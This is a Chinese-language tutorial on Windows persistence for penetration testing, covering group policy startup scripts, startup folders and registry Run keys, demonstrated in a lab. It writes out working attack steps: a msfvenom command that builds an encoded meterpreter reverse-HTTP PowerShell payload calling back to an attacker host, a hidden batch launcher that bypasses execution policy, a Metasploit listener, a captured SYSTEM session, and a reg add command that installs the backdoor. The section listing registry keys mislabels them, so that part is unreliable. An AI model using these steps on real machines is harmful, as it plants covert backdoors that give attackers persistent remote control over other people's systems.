

启动项维持

启动项目，就是开机的时候系统会在前台或者后台运行的程序。当操作系统完成登录过程，进程表中出现了很多的进程。操作系统在启动的时候，自动加载了很多程序。许多程序的自启动，给我们带来了许多方便，这是不争的事实，但不是每个自启动的程序对我们都有用；更甚者，也许有病毒或木马在自启动行列。

组策略维持


一、组策略介绍

介绍：组策略（英语：Group Policy）是微软Windows NT家族操作系统的一个特性，它可以控制用户帐户和计算机帐户的工作环境。组策略提供了操作系统、应用程序和活动目录中用户设置的集中化管理和配置。组策略的其中一个版本名为本地组策略（缩写“LGPO”或“LocalGPO”），这可以在独立且非域的计算机上管理组策略对象。


原理：在组策略中添加Payload，利用组策略的自启动策略来加载Payload文件

二、组策略所在位置

1、在运行框中输入“gpedit.msc”，点击确定或者直接按键盘上的回车键，打开组策略



2、在【Windows设置】->【脚本(启动/关机)】双击【启动】就可以进行设置



3、选择要添加的脚本或者PowerShell



三、利用方式

1、我么使用msf生成一段PowerShsell进行测试，试将生成的PowerShell脚本写入本地策略组中【还不会生成的请阅读之前的内容】


(1) 机器名和IP地址如下：

机器名称	IP地址
Windows Server 2008	192.168.41.141
Kali	192.168.1.142



(2) kali 生成powershell


```
msfvenom -p windows/x64/meterpreter/reverse_http -e x86/shikata_ga_nai -i 15 -b '\x00'
lhost=192.168.1.142 lport=3333 -f psh -o shell.ps1
```

(3) 将生成的powershell下载到2008机器上使用 `python -m SimpleHTTPServer 8000` 命令传递

共享 ▾ 新建文件夹			
名称 ▲	修改日期	类型	大小
 shell.ps1	2022/3/22 11:29	PS1 文件	6 KB

(4) 创建一个1.bat脚本，并且添加到组策略【脚本】中

名称 ▲	修改日期	类型	大小
 shell.ps1	2022/3/22 11:29	PS1 文件	6 KB
 1.bat	2022/3/22 14:35	Windows 批处理...	1 KB

 创建的bat脚本

bat脚本内容如下：


```
@echo off
powershell.exe -w hidden -ExecutionPolicy Bypass -NoExit -File
C:\Users\Administrator\Desktop\keep\shell.ps1
exit
```

-w 隐藏窗口

-ExecutionPolicy Bypass 绕过策略

-NoExit 不推出

添加到组策略开机启动中：



(5) kali运行msf进行监听

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_http
set LHOST 192.168.1.142
set LPORT 3333
run
```

(6) 重启2008机器查看是否已经连接

```
[*] Started HTTP reverse handler on http://192.168.41.129:3333
[*] http://192.168.41.129:3333 handling request from 192.168.41.133; (UUID: njh5man1) Staging x64 paylo
ad (202329 bytes) ...
[*] Meterpreter session 10 opened (192.168.41.129:3333 → 192.168.41.133:49158) at 2022-03-22 14:45:37
+0800

meterpreter > ls
No entries exist in C:\Windows\System32\GroupPolicy\Machine\Scripts\Startup
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

启动文件夹维持

一、启动文件夹介绍

启动文件夹可以使程序在开始时候自动启动。将需要开机自动启动的程序复制到开始菜单——所有程序——启动的文件夹内，可以将开机程序自动启动。

二、启动文件夹位置

启动文件夹：

C: \ProgramData\Microsoft\Windows\Start Menu\Programs\Startup #系统级，需要system权限
C: \Users\用户名\AppData\Roaming\Microsoft\Windows\Start\Menu\Programs\Startup #用户级 普通用户就可以

组策略脚本启动文件夹：

C:\Windows\System32\GroupPolicy\Machine\Scripts\Startup
C:\Windows\System32\GroupPolicy\Machine\Scripts\Shutdown
C:\Windows\System32\GroupPolicy\User\Scripts\Logon
C:\Windows\System32\GroupPolicy\User\Scripts\Logoff

三、利用方式

将需要启动的文件放入就好，不会的去上面看

注册表维持

一、注册表介绍

注册表（Registry，繁体中文版Windows操作系统称之为登录档）是Microsoft Windows中的一个重要的数据库，用于存储系统和应用程序的设置信息。早在Windows 3.0推出OLE技术的时候，注册表就已经出现。随后推出的Windows NT是第一个从系统级别广泛使用注册表的操作系统。但是，从Microsoft Windows 95操作系统开始，注册表才真正成为Windows用户经常接触的内容，并在其后的操作系统中继续沿用。

二、注册表位置

1、在运行框中输入“regedit”，点击确定或者直接按键盘上的回车键，打开组策略

三、利用方式

1、Windows注册表存在的自启动后门较多，此类后门主要利用原理为将Payload文件植入具备自启动特性的注册表中，这样Payload就会在计算机启动过程被执行。此处以较为经典的两类自启动项进行说明演示

```
# HKEY_LOCAL_MACHINE类
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
# HKEY_CURRENT_USER类
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

2、本次实验利用方式是，使用reg add 命令进行添加，命令介绍如下

```
REG ADD KeyName [/v ValueName | /ve] [/t Type] [/s Separator] [/d Data] [/f]
        [/reg:32 | /reg:64]
KeyName  [\\Machine\]FullKey
```

Machine 远程机器名 - 忽略默认到当前机器。远程机器上只有 HKLM 和 HKU 可用。

FullKey ROOTKEY\SubKey

ROOTKEY [HKLM | HKCU | HKCR | HKU | HKCC]

SubKey 所选 ROOTKEY 下注册表项的完整名称。

/v 所选项之下要添加的值名称。

/ve 为注册表项添加空白值名称 (默认)。

/t RegKey 数据类型

[REG_SZ | REG_MULTI_SZ | REG_EXPAND_SZ | REG_DWORD | REG_QWORD | REG_BINARY | REG_NONE]

如果忽略, 则采用 REG_SZ。

/s 指定一个在 REG_MULTI_SZ 数据字符串中用作分隔符的字符。如果忽略, 则将 "\0" 用作分隔符。


/d 要分配给添加的注册表 ValueName 的数据。

/f 不用提示就强行覆盖现有注册表项。

/reg:32 指定应该使用 32 位注册表视图访问的注册表项。


/reg:64 指定应该使用 64 位注册表视图访问的注册表项。

3、根据上述的提示, 我们将【1.bat】添加到注册中, 进行启动



使用如下命令

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v shell /t REG_SZ /d "C:\Users\Administrator\Desktop\keep\1.bat"
```



4、测试能不能到kali进行连接

